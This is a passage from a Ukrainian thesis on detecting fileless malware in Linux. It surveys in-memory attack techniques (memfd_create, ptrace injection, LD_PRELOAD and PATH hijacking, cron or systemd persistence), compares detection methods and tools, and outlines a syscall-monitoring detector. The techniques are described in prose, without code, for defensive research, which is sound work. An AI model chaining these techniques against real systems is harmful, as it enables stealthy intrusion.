Одним із ключових механізмів роботи безфайлового ШПЗ є *ін’єкція коду в пам’ять (memory injection)*. Це дозволяє зловмисникам виконувати довільний код у контексті вже запущеного процесу або створювати новий процес, що працюватиме виключно в пам’яті. У 2023 році техніки безфайлових атак, зокрема ін’єкція в процеси, були серед найпоширеніших методів, що фіксуються у базі ТТП MITRE ATT&CK [11]. На відміну від ОС Windows, де механізми ін’єкції коду ретельно вивчені, у Linux про багато з них досі мало відомо навіть фахівцям із безпеки, що лише підвищує ефективність атак.

У Linux для атак з використанням безфайлового ШПЗ часто використовуються наступні механізми:

- *memfd_create* – системний виклик, який дозволяє створювати тимчасові файлові дескриптори в пам’яті без запису на диск. Зловмисники можуть використовувати його для завантаження шкідливого коду та його виконання без необхідності створювати виконуваний файл у файловій системі. Наприклад, memfd_create дозволяє створити анонімний об'єкт у пам’яті, до якого можна записати ELF-файл, а потім виконати його через fexecve. Перевага цього підходу — відсутність будь-яких слідів у файловій системі, оскільки весь код існує лише у volatile-пам’яті.
- *tmpfs* – файлові системи, що працюють виключно в оперативній пам’яті. Вони можуть використовуватися для тимчасового зберігання шкідливих компонентів, які видаляються після перезавантаження системи. Після перезавантаження такі дані зникають, що робить зворотний аналіз практично неможливим без попереднього моніторингу.
- *ptrace* – інструмент налагодження, що дозволяє змінювати пам’ять процесів під час їх виконання. Ця техніка використовується для ін’єкції шкідливого коду в легітимні процеси, дозволяючи маніпулювати вже існуючими процесами. Цей виклик широко використовується у легітимних цілях (наприклад, для налагодження), однак за наявності привілеїв він може бути легко перетворений на інструмент атаки.

Завдяки цим методам атакуючі можуть зберігати свої компоненти з корисним навантаженням виключно в пам’яті, що ускладнює їхню детекцію та аналіз.

1.3.2 Експлуатація стандартних системних утиліт

Безфайлове ШПЗ часто використовує легітимні компоненти операційної системи Linux, які зазвичай не викликають підозр у засобів безпеки. Це дозволяє йому приховано виконувати шкідливі дії, обходячи традиційні механізми виявлення. Найбільш часто для цього застосовуються:

- *Bash* – зловмисники можуть створювати приховані Bash-скрипти, що виконують команди безпосередньо в пам’яті. Вони можуть передаватися як параметри через змінні середовища або через FIFO-файли.
- Інтерпретатори *Python, Perl* – мови програмування, які широко використовуються в Linux для автоматизації завдань. Вбудовані інтерпретатори дозволяють виконувати шкідливі скрипти без необхідності зберігати їх у файловій системі.
- Служби *systemd* та *cron* – механізми, що використовуються для автоматичного виконання команд у системі. Зловмисники можуть створювати приховані завдання, які періодично запускають шкідливий код.

Експлуатація цих інструментів дозволяє зловмисникам уникати класичних методів виявлення, оскільки вони працюють в межах легітимних процесів.

1.3.3 Використання змінних середовища і підміна бібліотек

Одним з поширених методів атаки в Linux є *підміна системних бібліотек або використання змінних середовища для виконання шкідливого коду*. Серед таких технік можна виділити:

- *LD_PRELOAD* – механізм, що дозволяє підвантажувати користувацькі бібліотеки перед запуском виконуваного файлу. Якщо зловмисник модифікує змінну LD_PRELOAD, він може змусити систему завантажувати шкідливу бібліотеку

замість оригінальної, що дасть йому можливість виконувати довільний код у процесах системи.

- *LD_LIBRARY_PATH* – змінна середовища, яка визначає, у яких директоріях система повинна шукати бібліотеки для завантаження. Дозволяє змінити пріоритет пошуку бібліотек. Використання підроблених бібліотек дозволяє зловмисникам підміняти функції системи на шкідливі аналоги.
- *Маніпуляція змінними PATH* – шлях до виконуваних файлів може бути змінений таким чином, що система почне виконувати підроблені версії стандартних команд. Маніпуляції зі змінною PATH також дозволяють запускати шкідливі копії стандартних утиліт – наприклад, ls, cp, cat, – які виглядатимуть як звичайні, але міститимуть вбудований код.

Такі методи дозволяють атакуючим виконувати шкідливий код, зберігаючи при цьому видимість стандартної роботи системи.

1.3.4 Комплексні сценарії реалізації безфайлових атак

У реальних умовах безфайлове шкідливе програмне забезпечення в Linux рідко обмежується використанням лише однієї техніки ін’єкції чи маскування. Зловмисники, як правило, комбінують декілька інструментів і механізмів для досягнення максимальної стійкості та непомітності. Атака розвивається поетапно, охоплюючи як експлуатацію вразливостей, так і маніпуляції на рівні пам’яті та середовища виконання.

Початковим етапом зазвичай стає виявлення та використання вразливості — наприклад, відомих проблем у компонентах системи або сервісах, як-от Log4j чи Polkit. Це дозволяє атакувальнику отримати доступ до цільової машини та виконати початковий код. Важливо підкреслити, що сам факт компрометації системи ще не означає негайне виявлення загрози: подальші дії часто відбуваються повністю у пам’яті, що ускладнює фіксацію активності.

Одним із найефективніших способів виконання шкідливого коду є використання системного виклику memfd_create, який дозволяє створити об’єкт у

пам’яті без створення фізичного файлу. Шкідлива програма, завантажена у такий спосіб, виконується без залишення звичних слідів, зокрема логів доступу до диска або змін у файловій системі. Цей код може одразу ж використати виклик ptrace для взаємодії з уже запущеними процесами: змінити їхню пам’ять, виконати власні інструкції або перехопити функціонування системного демона.

Для ускладнення виявлення часто застосовується підміна системних бібліотек через змінну середовища LD_PRELOAD. Таким чином, система завантажує попередньо визначену динамічну бібліотеку замість звичної, не викликаючи жодних підозр у користувача чи системного адміністратора. Як наслідок, шкідливий код інтегрується у звичайний робочий процес легітимних програм, замаскований під очікувану функціональність. Для прикладу, вразливість CVE-2021-4034 (Polkit pkexec) дозволяла отримати root-доступ через експлуатацію помилки у передачі змінних середовища. Вона широко застосовувалась у поєднанні з LD_PRELOAD.

Щоб закріпитися в системі після перезавантаження, зловмисник може створити фонове завдання через cron або systemd, яке періодично ініціює завантаження нового компонента з пам’яті або з вбудованого джерела. Завдяки цьому зберігається контроль над системою навіть після спроб очистити її від загрози.

Деякі варіанти криптомайнерів, виявлені на Linux-серверах, використовують memfd_create для завантаження payload, що працював виключно в пам’яті, і приховували свою активність через cron.

Подібні сценарії демонструють, наскільки тісно пов’язані між собою різні техніки безфайлових атак. Їхня сила полягає не лише в технологічній витонченості, а й у здатності діяти у тіні стандартних процесів, використовуючи можливості самої операційної системи проти неї. Саме тому виявлення таких загроз вимагає розуміння повного ланцюга дій атакуючого, а не лише окремих технічних фактів.

1.4 Проблематика виявлення безфайлового шкідливого програмного забезпечення у ОС Linux

Попри те, що більшість атак орієнтовані на Windows, останні дослідження AT&T Alien Labs показують, що атаки із використанням безфайлового шкідливого ПЗ дедалі частіше орієнтовані на операційні системи на базі Linux [2]. Основні складнощі виявлення безфайлового ШПЗ в Linux, що було розглянуто в [1], включають:

1. Відсутність централізованого моніторингу подій – на відміну від Windows, де є Event Viewer та Sysmon, у Linux відсутня уніфікована система моніторингу.

2. Розподілена природа атак – зловмисники можуть використовувати SSH, Python та Bash-скрипти для виконання атак без створення файлів.

3. Відсутність ефективних засобів поведінкового аналізу – Linux-системи рідко використовують антивірусні рішення, і їхня ефективність у виявленні безфайлових атак залишається низькою.

Розв’язанням цієї проблеми може стати поєднання засобів моніторингу системних викликів (eBPF), аналізу оперативної пам’яті (Volatility) та реєстрації активності процесів (Auditd). Крім того, новітні підходи, такі як Kernel-Based Check-on-Execution (CoE), дозволяють значно покращити детекцію шляхом перевірки коду в пам'яті перед його виконанням [12].

1.5 Сучасні заходи протидії атакам із використанням безфайлового ШПЗ

У зв’язку з тим, що безфайлові загрози функціонують без створення фізичних артефактів у файловій системі, ефективна протидія цим атакам вимагає переходу від традиційних антивірусних засобів до проактивних підходів, орієнтованих на поведінкову аналітику, моніторинг пам’яті та обмеження поверхні атаки.

Для захисту використовують проактивні заходи безпеки**.**

Одним із таких напрямів є контроль використання інтерпретаторів сценаріїв та служб операційної системи. Наприклад, в середовищі Windows обмеження

функціоналу PowerShell або Windows Management Instrumentation (WMI) дозволяє суттєво знизити ризики запуску шкідливого коду. Застосування контрольованого режиму виконання PowerShell (ConstrainedLanguageMode), журналювання команд та політик запуску лише підписаних скриптів дає змогу відстежити або заблокувати неавторизовані сценарії.

У Linux-середовищі акцент робиться на поведінковому моніторингу системних процесів і оперативної пам’яті. Засоби класу EDR/XDR (Endpoint Detection and Response / Extended Detection and Response) дозволяють виявляти аномальні ланцюжки виконання, у яких легітимні процеси, такі як bash або Python, взаємодіють із системними ресурсами у нетиповий спосіб. Окрему увагу слід приділяти викликам, пов’язаним із запуском підозрілих процесів або спробами маніпулювання пам’яттю.

З технічного боку важливу роль відіграє аналіз вмісту оперативної пам’яті. Інструменти на кшталт Volatility або Rekall дозволяють ідентифікувати ознаки ін’єкцій у процеси або виконання коду з нестандартних областей пам’яті. У Linux дедалі ширше застосовуються eBPF-механізми, які дають змогу фіксувати системні виклики в реальному часі, а також виявляти відхилення у поведінці процесів на рівні ядра. У Windows для аналогічних цілей ефективним є застосування утиліти Sysmon, яка фіксує низькорівневу активність із можливістю глибокої подальшої кореляції.

Ще одним важливим напрямом захисту є виявлення ознак командно-контрольної взаємодії (C2C). Системи збору логів та аналізу подій (SIEM) можуть виявити спроби виходу на зовнішні домени, DNS-тунелювання або нетипову мережеву активність (запитів до підозрілих IP-адрес або аномальної активності у мережевих з’єднаннях). Оскільки скільки безфайлове ШПЗ часто передає команди або дані через нестандартні канали зв’язку, саме поведінковий аналіз трафіку, а не сигнатурне виявлення, стає вирішальним фактором у блокуванні таких атак.

З огляду на те, що безфайлове ШПЗ часто активується через зовнішні скрипти, особливо важливим є обмеження можливостей запуску таких сценаріїв. Вимкнення макросів у документах Microsoft Office, блокування виконання VBS, JavaScript та HTA-файлів, а також жорстка політика запуску лише дозволених типів файлів істотно ускладнюють ініціацію подібних загроз.

І, нарешті, важливо впроваджувати принципи сегментації мережі та мінімізації привілеїв. Обмеження прав доступу до ресурсів за принципом найменших привілеїв (Least Privilege Access) та ізоляція критичних сегментів мережі дозволяють стримувати розповсюдження атаки навіть у випадку первинного компрометування.

Таким чином, ефективний захист від безфайлового шкідливого ПЗ потребує поєднання технологічних, організаційних та аналітичних заходів. Саме синергія багаторівневих механізмів – від моніторингу пам’яті до контролю доступу та аналізу мережевого трафіку – створює надійний фундамент для своєчасного виявлення й блокування таких загроз.

Висновки за розділом 1

Аналіз особливостей безфайлового ШПЗ свідчить про зростання загрози таких атак для сучасних інформаційних систем. Традиційні методи детектування, такі як сигнатурний аналіз, є неефективними, оскільки безфайлове ШПЗ не залишає цифрових слідів у файловій системі.

Аналіз механізмів роботи безфайлового ШПЗ у Linux демонструє, що ці загрози мають складну структуру та використовують легітимні механізми операційної системи для виконання шкідливих дій. Основними методами поширення та закріплення в системі є ін’єкція коду в пам’ять, експлуатація системних викликів та використання вбудованих інструментів Linux. Найбільшу небезпеку становить використання стандартних компонентів ОС, таких як Bash, Python, LD_PRELOAD, що дозволяє обходити антивірусні засоби. Крім того, техніка memfd_create та tmpfs дозволяє працювати без створення файлів на диску, що робить такі атаки майже невидимими для класичних методів аналізу загроз.

Ефективна протидія безфайловим атакам має базуватися на аналізі поведінки процесів, моніторингу пам’яті та системних викликів. Особливу увагу слід приділити розробці нових методів детектування, які не залежать від статичних ознак загроз, а базуються на аналізі аномалій у поведінці процесів.

Подальше дослідження зосереджуватиметься на аналізі існуючих методів виявлення безфайлового ШПЗ, оцінці їхньої ефективності та обґрунтуванні нового підходу, що дозволить знизити ризики компрометації систем.

РОЗДІЛ 2
АНАЛІЗ ІСНУЮЧИХ МЕТОДІВ ТА ЗАСОБІВ ВИЯВЛЕННЯ БЕЗФАЙЛОВОГО ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

2.1 Загальні підходи до виявлення безфайлового шкідливого програмного забезпечення

Атаки із використанням безфайлового шкідливого програмного забезпечення є одним із найскладніших викликів для інформаційної безпеки, оскільки вони не залишають слідів у файловій системі та використовують легітимні процеси операційної системи. Це ускладнює їх виявлення за допомогою традиційних засобів антивірусного захисту та моніторингу.

Застосування основних підходів до виявлення безфайлових загроз, їхні переваги та недоліки було розглянуто в [1]. Методи виявлення шкідливого програмного забезпечення можна поділити на кілька категорій, кожна з яких має свої переваги та обмеження у контексті детектування безфайлових загроз. До основних методів належать сигнатурний аналіз, евристичний аналіз, статичні методи, динамічний аналіз та поведінковий аналіз на основі машинного навчання**.**

Сигнатурний метод аналізу є одним із найпоширеніших методів виявлення шкідливого ПЗ, що ґрунтується на порівнянні підозрілих файлів або процесів з відомими сигнатурами шкідливих програм. Ключовою особливістю цього методу є висока швидкість аналізу та низький рівень хибнопозитивних результатів, оскільки під час перевірки порівнюються конкретні зразки, які вже були зафіксовані в базі даних. Однак для безфайлового ШПЗ цей підхід є неефективним. Оскільки безфайлове ШПЗ не створює виконуваних файлів на диску, його виявлення за допомогою сигнатурних методів є неможливим. Таким чином, сигнатурний аналіз не здатний виявляти нові або модифіковані загрози, що не містяться в сигнатурній базі. Потреба у постійному оновленні бази сигнатур також збільшує витрати на підтримку актуальності цього методу.

Таким чином, цей підхід має обмежене застосування для виявлення атак, які виконуються без використання збережених файлів у файловій системі.

Евристичний метод аналізу є розширеним варіантом сигнатурного підходу та базується на виявленні підозрілих шаблонів поведінки програмного забезпечення.

Евристичний аналіз є більш гнучким методом, який дозволяє виявляти невідомі загрози за рахунок аналізу підозрілих шаблонів поведінки програм. Цей метод не потребує наявності файлів або їхніх сигнатур, що робить його перспективним для виявлення безфайлових загроз. Основною перевагою евристичного аналізу є здатність виявляти нові та модифіковані версії шкідливого ПЗ, включаючи безфайлові атаки. Однак цей метод має певні обмеження, зокрема високий рівень хибнопозитивних результатів, що може призвести до помилкових спрацьовувань. Крім того, високий рівень споживання ресурсів може ускладнити реалізацію цього методу в умовах великих корпоративних середовищ.

Попри ці обмеження, евристичний аналіз у поєднанні з іншими методами може бути ефективним для детектування безфайлового ШПЗ, особливо якщо використовується для аналізу процесів та їхніх взаємодій у реальному часі.

Статичний аналіз є класичним методом виявлення шкідливих програм, який полягає в аналізі коду без його виконання. Зазвичай цей метод використовує інструменти для перевірки файлів на предмет наявності відомих зразків шкідливого коду. Ключовими недоліками є неможливість виявлення загроз, що не містять файлових артефактів, складність у виявленні нових або модифікованих варіантів шкідливого коду, яких немає в базі даних.

Динамічний аналіз передбачає виконання підозрілого коду в контрольованому середовищі, зокрема у пісочниці (sandbox). Це дозволяє спостерігати за його поведінкою в реальному часі, що допомагає виявити аномалії та визначити, чи є програма шкідливою. Однак динамічний аналіз має кілька суттєвих обмежень у випадку безфайлових атак. Одним із основних недоліків є те, що безфайлове ШПЗ може адаптуватися до середовища пісочниці та уникати виконання у контрольованих умовах. Крім того, високе споживання ресурсів при запуску програм у пісочницях може бути проблемою для застосування цього методу на великих масштабах.

Методи машинного навчання (ML) забезпечують високу точність виявлення загроз завдяки здатності адаптуватися до нових типів атак і виявляти аномалії на основі великих обсягів даних. Ці методи можуть працювати в реальному часі, постійно вдосконалюючи свої моделі на основі нових даних. Основні переваги методів машинного навчання включають високу точність та можливість адаптуватися до змінних умов загроз. Проте цей метод також має значні обмеження, такі як висока складність реалізації та потреба у великій обчислювальній потужності для тренування моделей. Крім того, потреба в великих даних для навчання моделей може обмежувати застосування цього підходу у малих і середніх організаціях. Використання алгоритмів машинного навчання, таких як Random Forest, для аналізу дампів пам’яті показує високу точність виявлення безфайлового ШПЗ [13].

Результати порівняльного аналізу методів виявлення шкідливого ПЗ наведені в табл. 2.1:

Таблиця 2.1

Порівняльний аналіз методів виявлення безфайлового ШПЗ

Метод	**Переваги**	**Недоліки**
Сигнатурний аналіз	Висока швидкість та точність виявлення для відомих загроз; Низький рівень хибнопозитивних спрацьовувань Простота реалізації у традиційних антивірусних рішеннях.	Неможливість виявлення нових та модифікованих загроз без відомих сигнатур. Неефективність проти безфайлового ШПЗ. Високі витрати на підтримку актуальності бази сигнатур.
Евристичний аналіз	Здатність виявляти нові та модифіковані загрози Виявлення безфайлового ШПЗ на основі аналізу аномалій та поведінкового аналізу	Низький рівень детектування безфайлового ШПЗ; Високий рівень хибнопозитивних результатів; Високі витрати ресурсів через складність налаштування алгоритмів виявлення
Статичний аналіз	Глибокий аналіз виконуваного коду та середовища його виконання. Відсутність необхідності виконання шкідливого коду для його аналізу.	Висока складність реалізації та потреба у значних обчислювальних ресурсах; Низька ефективність проти безфайлового ШПЗ, який немає статичного вмісту для аналізу. Неефективний при використанні методів приховування шкідливого ПЗ в оперативній пам'яті; Складність автоматизації;

продовження таблиці 2.1

Динамічний аналіз	Можливість виявлення ШПЗ на основі аналізу поведінки у контрольованому середовищі; Виявлення складних методів маскування загроз; Ефективність при аналізі невідомого ШПЗ, що використовує обхідні техніки.	Низький рівень детектування безфайлового ШПЗ; Висока витрата ресурсів; Неефективний при використанні методів приховування шкідливого ПЗ в оперативній пам'яті; Важко відрізнити авторизований процес операційної системи від шкідливого.
Методи машинного навчання	Висока швидкість і точність; Високий рівень автоматизації; Здатність навчатися в режимі реального часу та адаптуватися до мінливого ландшафту загроз; Можливість поєднання різних методів детектування; Можливість виявляти нові типи шкідливих програм та класифікувати їх;	Висока складність реалізації; Високі обчислювальні витрати;

Традиційні методи захисту, такі як сигнатурний аналіз, евристичний аналіз, статичний аналіз і динамічний аналіз, використовуються для виявлення загроз. Однак, у випадку безфайлового ШПЗ вони демонструють низьку ефективність, оскільки:

- *Сигнатурний аналіз* не може ідентифікувати безфайлове ШПЗ, оскільки воно не має файлового представлення.
- *Евристичний аналіз* може мати велику кількість помилкових спрацьовувань та високе навантаження на систему.
- *Статичний аналіз* складний у реалізації, оскільки вимагає значних обчислювальних ресурсів.
- *Динамічний аналіз* часто неефективний, оскільки безфайлове ШПЗ може адаптуватися до середовища та ухилятися від виконання в ізольованих умовах.

Як видно з аналізу, найбільш перспективними методами для виявлення безфайлового ШПЗ є поведінковий аналіз та методи машинного навчання. Дослідження [14-16] демонструють, що моделі машинного навчання можуть

адаптуватися до нових методів безфайлових атак та виявляти загрози в динамічних середовищах.

Таким чином, для ефективного виявлення безфайлового ШПЗ необхідні *методи аналізу пам'яті, моніторинг процесів та кореляція поведінкових ознак*. В рамках даної роботи розглядатиметься метод виявлення, що поєднує поведінковий аналіз, машинне навчання та інструменти моніторингу (наприклад, *eBPF, auditd, Volatility*), що дозволяє ефективно детектувати безфайлові атаки в Linux-системах.

2.2 Комерційні рішення для виявлення безфайлового ШПЗ

Серед найбільш поширених комерційних рішень для виявлення безфайлових загроз виділяються CrowdStrike Falcon та SentinelOne Singularity.

CrowdStrike Falcon забезпечує виявлення безфайлового ШПЗ завдяки аналізу поведінкових ознак та використанню кореляційного аналізу подій. Однією з його ключових особливостей є можливість детектування загроз на основі Indicator of Attack (IoA), що дозволяє розпізнавати шкідливі дії навіть без наявності сигнатури шкідливого файлу. Крім того, система підтримує аналіз подій, що стосуються взаємодії процесів між собою та з операційною системою, що дає змогу виявляти аномальні дії у пам'яті.

Іншим важливим рішенням є SentinelOne Singularity, яке використовує аналіз поведінки для виявлення атак, що не залишають слідів у файловій системі. Вбудовані механізми автоматизованого реагування дозволяють нейтралізувати загрозу та відновити зміни, внесені шкідливим програмним забезпеченням. Завдяки можливості аналізу подій у режимі реального часу, а також застосуванню механізмів Living-off-the-Land Attack Detection (LOTL), SentinelOne ефективно ідентифікує активність шкідливого коду, що використовує легітимні системні процеси, такі як PowerShell або WMI.

Попри високу ефективність комерційних рішень, їхнє застосування має певні обмеження. Основним недоліком є необхідність постійного оновлення моделей поведінкового аналізу та значне споживання ресурсів при виконанні глибокого

аналізу процесів. Також варто враховувати, що інтеграція цих рішень у корпоративні середовища може потребувати адаптації під конкретну інфраструктуру організації

2.3 Відкриті технології аналізу поведінки та моніторингу подій

Окрім комерційних платформ, існує низка відкритих інструментів, що можуть бути використані для аналізу поведінки процесів та моніторингу системних подій у Linux-середовищах.

Одним із найважливіших інструментів є Sysmon for Linux [34], який дозволяє реєструвати ключові події, пов'язані із запуском процесів, мережевими підключеннями та доступом до файлів. На відміну від традиційних систем аудиту, Sysmon генерує детальні лог-файли, які можна використовувати для аналізу аномальної поведінки. Його інтеграція з SIEM-системами, такими як Splunk або ELK, дозволяє ефективно корелювати події між собою, що значно підвищує шанси виявлення безфайлових загроз.

Ще одним важливим інструментом є Auditd, який є нативним компонентом Linux і забезпечує ведення детального журналу активності системи. Використання audit rules дає змогу налаштовувати фільтрацію подій для виявлення підозрілих операцій, таких як виконання команд з підвищеними привілеями або взаємодія процесів із критично важливими системними файлами.

Для аналізу безфайлових атак на рівні ядра системи ефективним підходом є використання eBPF (Extended Berkeley Packet Filter). Ця технологія дозволяє здійснювати моніторинг викликів системних функцій у реальному часі без значного навантаження на продуктивність. Завдяки можливості створення користувацьких програмних фільтрів eBPF дає змогу виявляти аномальну активність у пам'яті та мережевій взаємодії процесів.

На етапі форензичного аналізу важливу роль відіграє Volatility, який дозволяє виконувати аналіз оперативної пам'яті, визначати приховані процеси та досліджувати маніпуляції з системними структурами даних. Його використання є особливо цінним

для аналізу пост-фактум, коли необхідно відстежити, які процеси виконувалися у пам’яті та як вони взаємодіяли з операційною системою.

2.4 Виклики впровадження та перспективи розвитку рішень

Попри широкий вибір інструментів, їхня ефективність у виявленні безфайлового ШПЗ залежить від конкретного сценарію використання. Наприклад, у випадку великих корпоративних середовищ поведінковий аналіз у реальному часі може спричиняти значне навантаження на систему, що ускладнює його повномасштабне впровадження.

Однією з основних проблем є велика кількість хибнопозитивних спрацьовувань, які можуть виникати через природну варіативність поведінки процесів у системі. Це потребує налаштування профілів активності для різних типів систем та їхньої поступової адаптації.

Перспективи розвитку рішень для детектування безфайлового ШПЗ пов’язані з удосконаленням методів машинного навчання, які дозволяють адаптивно аналізувати поведінкові характеристики загроз та виявляти аномалії в реальному часі. Крім того, важливим напрямом є інтеграція методів аналізу пам’яті у рішення класу EDR/XDR, що дасть змогу значно підвищити ефективність реагування на атаки, які не залишають слідів у файловій системі.

З урахуванням викладеного можна зробити висновок, що найефективніший підхід до виявлення безфайлового ШПЗ полягає у поєднанні моніторингу пам’яті, аналізу поведінки процесів та кореляції системних подій. Використання таких інструментів, як eBPF, Auditd, Sysmon for Linux та поведінковий аналіз у EDR-рішеннях, дозволяє значно підвищити рівень захисту інформаційних систем від безфайлових загроз.

Висновки за розділом 2

Проведене дослідження дозволяє зробити висновок, що існуючі методи виявлення шкідливого програмного забезпечення мають різний рівень ефективності у боротьбі з безфайловими загрозами. Сигнатурний аналіз, який залишається найпоширенішим підходом у традиційних антивірусних рішеннях, є неефективним проти безфайлового ШПЗ через відсутність файлових артефактів, на основі яких можна було б ідентифікувати загрозу.

Аналіз показав, що евристичний метод частково здатний виявляти невідомі загрози, проте він має високий рівень хибнопозитивних спрацьовувань та значне навантаження на систему. Статичні методи дають змогу виявляти закономірності у поведінці процесів, але їхня складність реалізації та ресурсомісткість обмежують їхнє широке застосування. Динамічний аналіз, який передбачає виконання шкідливого коду у контрольованому середовищі, є малоефективним для виявлення безфайлових атак, оскільки такі загрози часто використовують техніки ухилення від виконання в пісочницях.

Перспективним напрямом є використання методів машинного навчання та поведінкового аналізу, які здатні адаптуватися до нових загроз та виявляти аномалії на рівні системних процесів і взаємодії між ними. Проте такі підходи вимагають значних обчислювальних ресурсів, складного налаштування та можуть генерувати велику кількість помилкових спрацьовувань, що потребує додаткової оптимізації.

Огляд сучасних рішень продемонстрував, що найбільш ефективні підходи до виявлення безфайлового ШПЗ поєднують аналіз активності процесів у пам’яті, моніторинг системних викликів та кореляцію подій на рівні операційної системи. Комерційні EDR/XDR-рішення, такі як CrowdStrike Falcon та SentinelOne Singularity, забезпечують високий рівень детектування безфайлових атак завдяки поведінковому аналізу та автоматизованому реагуванню. Водночас відкриті технології, такі як Sysmon for Linux, Auditd, eBPF та Volatility, дозволяють створювати ефективні системи моніторингу у Linux-середовищах, хоча їхнє використання вимагає глибокої технічної експертизи та інтеграції з іншими рішеннями.

Таким чином, аналіз існуючих методів та рішень підтверджує необхідність розробки нового підходу до виявлення безфайлового ШПЗ в Linux, який поєднує поведінковий аналіз, моніторинг пам’яті та кореляцію подій у реальному часі. Це стане основним предметом дослідження у наступному розділі.

РОЗДІЛ 3
ПОБУДОВА ТА РЕАЛІЗАЦІЯ МЕТОДУ ВИЯВЛЕННЯ БЕЗФАЙЛОВОГО ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ В ОС LINUX

3.1 Постановка задачі та специфікація основних вимог

У першому та другому розділі кваліфікаційної роботи було здійснено всебічний аналіз природи безфайлового шкідливого програмного забезпечення та механізмів його роботи з урахуванням сучасних тенденцій атак, зокрема в середовищі операційної системи Linux, а також наявних методів його виявлення та їх обмежень. У сучасному середовищі інформаційних загроз безфайлове шкідливе програмне забезпечення (ШПЗ) посідає особливе місце через свою здатність обходити традиційні засоби захисту. Відмінною рисою таких загроз є відсутність файлових артефактів — шкідливий код завантажується безпосередньо в оперативну пам’ять і виконується звідти, часто з використанням легітимних системних механізмів та процесів. Це робить неефективними класичні підходи, що базуються на сигнатурах файлів або індикаторах компрометації (IOC), оскільки безфайлові атаки не залишають відповідних слідів у файловій системі.

Безфайлове шкідливе програмне забезпечення (ШПЗ) в Linux-середовищах становить серйозну загрозу інформаційній безпеці, оскільки не залишає традиційних цифрових артефактів у файловій системі. Такий підхід до виконання атаки робить класичні засоби детектування – зокрема ті, що ґрунтуються на сигнатурах або фіксації індикаторів компрометації (Indicators of Compromise, IOC) – малоефективними. Оскільки в процесі атаки не створюються файлові артефакти, системи захисту, що орієнтується лише на перевірку файлової системи, часто виявляються неспроможним виявити загрозу до її фактичного виконання.

З огляду на виявлені обмеження постає необхідність розробки нового проактивного підходу, здатного виявляти такі загрози на ранньому етапі — ще до безпосереднього виконання шкідливого коду в пам’яті. При цьому основний акцент

має бути зроблено не на виявленні статичних артефактів, а на поведінковому аналізі – моніторингу послідовності дій, характерних для шкідливої активності, тобто на індикаторах атаки (Indicators of Attack, IOA). Ці ознаки можуть фіксуватися вже на етапі підготовки до атаки, зокрема в момент виклику певних системних функцій, характерних для безфайлової активності, або при спробах модифікувати стан пам’яті. Такий підхід дозволяє фіксувати не результат, а процес атаки, що забезпечує проактивне реагування.

Таким чином, створення ефективного методу виявлення безфайлового шкідливого програмного забезпечення в ОС Linux вимагає врахування низки ключових вимог, які зумовлюються як технічними обмеженнями середовища, так і природою самих атак. По-перше, система має функціонувати виключно у просторі користувача, без необхідності модифікації ядра, що спрощує її розгортання та зменшує ризики впливу на стабільність операційної системи. По-друге, метод повинен забезпечувати адаптивність до нових векторів атак завдяки використанню поведінкових індикаторів атаки (IOA), які можуть оновлюватися відповідно до змін у тактиках зловмисників. Важливим також є забезпечення можливості аналізу об’єктів безпосередньо в оперативній пам’яті – до їх виконання, що дозволяє виявляти загрози на ранніх етапах. Окрім того, необхідною є функціональність з локального збереження артефактів (наприклад, дампів анонімних виконуваних файлів), що витягуються з процесу до його активації. Надалі має здійснюватися взаємодія з сервісом класифікації для отримання вердикту про потенційний рівень загрози. У разі позитивного виявлення загрози система повинна автоматично ініціювати механізм блокування виконання процесу, що забезпечує негайне реагування. Завершальною вимогою є збереження усіх пов’язаних з інцидентом артефактів та логів, необхідних для ретроспективного аналізу, розслідування інцидентів та підготовки заходів реагування на рівні інформаційної безпеки.

У наступних підрозділах буде розглянуто детальну архітектуру та реалізацію запропонованого методу.

3.2 Опис запропонованого методу виявлення безфайлових загроз

Відповідно до сформульованих вимог, було представлено [2] метод виявлення безфайлового шкідливого програмного забезпечення, заснований на принципі раннього перехоплення критичних системних викликів до ядра Linux, вилученні вмісту оперативної пам’яті до моменту виконання коду, а також подальшому аналізу та класифікації загрози. Метод реалізовано у вигляді модульної системи, де кожен компонент виконує окрему функціональну роль у загальному процесі виявлення та реагування:

1) У центрі системи виявлення – *модуль моніторингу та виявлення в реальному часі (Real-Time Monitoring and Detection Module),* який реалізовано на рівні простору користувача (user space) з використанням технології перехоплення системних викликів (syscalls). Цей модуль не потребує втручання в ядро операційної системи, що значно спрощує його інтеграцію в існуючі інфраструктури та забезпечує безпечність розгортання.

На відміну від традиційних засобів виявлення, що орієнтовані на індикатори компрометації (IOC), запропонований модуль використовує індикатори атаки (IOA) – поведінкові ознаки, які фіксуються ще до фактичного виконання коду. Це дозволяє реалізувати проактивну модель захисту, виявляючи загрозу на підготовчому етапі.

Модуль моніторингу ґрунтується на ідеї, що певні системні виклики або їхня послідовність у визначеному контексті можуть виступати індикаторами атаки.

Системні виклики (англ. *system calls*, або скорочено *syscalls*) – це механізм, за допомогою якого програми в просторі користувача (user space) взаємодіють з ядром операційної системи (kernel space). Через syscalls здійснюється доступ до ресурсів системи, таких як файлові системи, мережеві інтерфейси, пам’ять або процеси.

Цим і пояснюється широке застосування моніторингу системних викликів у засобах безпеки, таких як Falco, Sysdig [17], Auditd. Вони "слухають" потік викликів до ядра, фіксуючи нестандартні або підозрілі дії.

На рис. 3.1 представлено схему взаємодії простору користувача з ядром ОС через системні виклики.

